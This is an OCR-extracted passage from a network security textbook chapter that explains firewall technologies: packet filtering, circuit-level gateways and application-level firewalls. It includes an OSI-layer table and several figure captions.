

Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Computer with Firewall Software
Public Network
Secure Private Network
Public Network

Figure 12.12: Software Firewall



Firewall Technologies

- Firewalls are designed and developed with the help of different **firewall services**
- Each firewall service provides security, depending on its **efficiency** and **sophistication**

Technologies used for creating a firewall service

1. **Packet Filtering**
2. **Circuit Level Gateways**
3. **Application Level Firewall**
4. **Stateful Multilayer Inspection**
5. **Application Proxies**
6. **Network Address Translation**
7. **Virtual Private Network**

Firewall Technologies

Firewalls are designed and developed with the help of different firewall services. Each firewall service provides security depending on its efficiency and sophistication. There are different types of firewall technologies depending on where the communication is taking place, where the traffic is intercepted in the network, the state that is traced, and so on. Considering the capabilities of different firewalls, it is easy to choose and place an appropriate firewall to meet the security requirements in the best possible way. Each type of firewall has its advantages.

Several firewall technologies are available for organizations to implement their security measures. Sometimes, firewall technologies are combined with other technologies to build another firewall technology. For example, NAT is a routing technology; however, when it is combined with a firewall, it is considered a firewall technology.

The various firewall technologies are listed below:

- Packet Filtering
- Circuit-Level Gateways
- Application-Level Firewall
- Stateful Multilayer Inspection
- Application Proxies
- Virtual Private Network
- Network Address Translation

The table below summarizes technologies operating at each OSI layer:

OSI Layer	Firewall Technology
Application	▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	▪ Virtual Private Network (VPN)
Session	▪ Virtual Private Network (VPN) ▪ Circuit-Level Gateways
Transport	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	▪ Not Applicable

Table 12.1: Firewall Technologies


The security levels of these technologies vary according to their efficiency levels. A comparison of these technologies can be made by allowing them to pass through the OSI layer between the hosts. The data passes through the intermediate layers from a higher layer to a lower layer. Each layer adds additional information to the data packets. The lower layer now sends the obtained information through the physical network to the upper layers and then to its destination.

Packet Filtering Firewall

In a packet filtering firewall, each packet is compared with a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it or send a message to the originator. The rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the internet layer of the TCP/IP model or the network layer of the OSI model. Packet filtering firewalls focus on individual packets, analyze their header information, and determine which way they need to be directed. Traditional packet filters make this decision according to the following information in a packet:

- **Source IP address**: Used to check whether the packet is coming from a valid source. The information about the source IP address can found from the IP header of the packet.
- **Destination IP address**: Checks if the packet is going to the correct destination and if the destination accepts these types of packets. The information about the destination IP address can found from the IP header of the packet.

- **Source TCP/UDP port**: Used to check the source port of the packet
- **Destination TCP/UDP port**: Used to monitor the destination port regarding the services to be allowed and the services to be denied.
- **TCP flag bits**: Used to check whether the packet has SYN, ACK, or other bits set for the connection to be made.
- **Protocol in use**: Used to check whether the protocol that the packet is carrying should be allowed.
- **Direction**: Used to check whether the packet is entering or leaving the private network.
- **Interface**: Used to check whether the packet is coming from an unreliable zone.




✓ = Traffic allowed based on source and destination IP address, packet type, and port number
✗ = Disallowed Traffic

Figure 12.13 Example of Packet Filtering Firewall

Circuit-Level Gateway Firewall

A circuit-level gateway firewall works at the session layer of the OSI model or transport layer of TCP/IP. It forwards data between networks without verification and blocks incoming packets from the host but allows the traffic to pass through itself. Information passed to remote computers through a circuit-level gateway will appear to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway). Such firewalls monitor requests to create sessions and determine if those sessions will be allowed.

A circuit-level gateway gives controlled access to network services and host requests. To determine whether a requested session is valid, it checks the TCP handshake between packets. Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets. They are relatively inexpensive and hide the information about the private network that they protect.



✓ = Traffic allowed based on session rules, such as when a session is initiated by a recognized computer
✗ = Disallowed Traffic

Figure 12.14 Example of Circuit-Level Gateway Firewall

Application-Level Firewall

Application-based proxy firewalls focus on the application layer rather than just the packets. Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP). Incoming and outgoing traffic is restricted to services supported by the proxy; all other service requests are denied. The need for an application-level firewall arises from the tremendous amount of voice, video, and collaborative traffic in the data-link layer and network layer, which may be used for unauthorized access to internal and external networks. Application-level gateways configured as web proxies prohibit FTP, gopher, telnet, or other traffic. They examine traffic and filter application-specific commands such as HTTP: post and get.


Traditional firewalls are unable to filter such types of traffic. They can inspect, find, and verify malicious traffic that is missed by stateful inspection firewalls to make decisions as to whether to allow access, and they improve the overall security of the application layer. For example, worms that send malicious code in legitimate protocols cannot be detected by stateful firewalls, as proxy firewalls focus on packet headers in the network layer. However, deep packet inspection firewalls can find such attacks with the help of informative signatures added inside packets.

Some of the features of application-level firewalls are as follows:

- They analyze the application information to make decisions as to whether to permit traffic.
- Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved.
- A content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

Application-layer firewalls can function in one of two modes: active or passive.

- **Active application-level firewalls**: They examine all incoming requests, including the actual message that is exchanged, against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests that are deemed genuine are allowed to pass through them.
- **Passive application-level firewalls**: They work similarly to IDS in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny those requests if a potential attack is discovered.



✓ = **Traffic allowed based on specified applications (such as a browser) or a protocol, such as FTP, or combinations**
✗ = **Disallowed Traffic**

Figure 12.15: Example of Application-Level Firewall

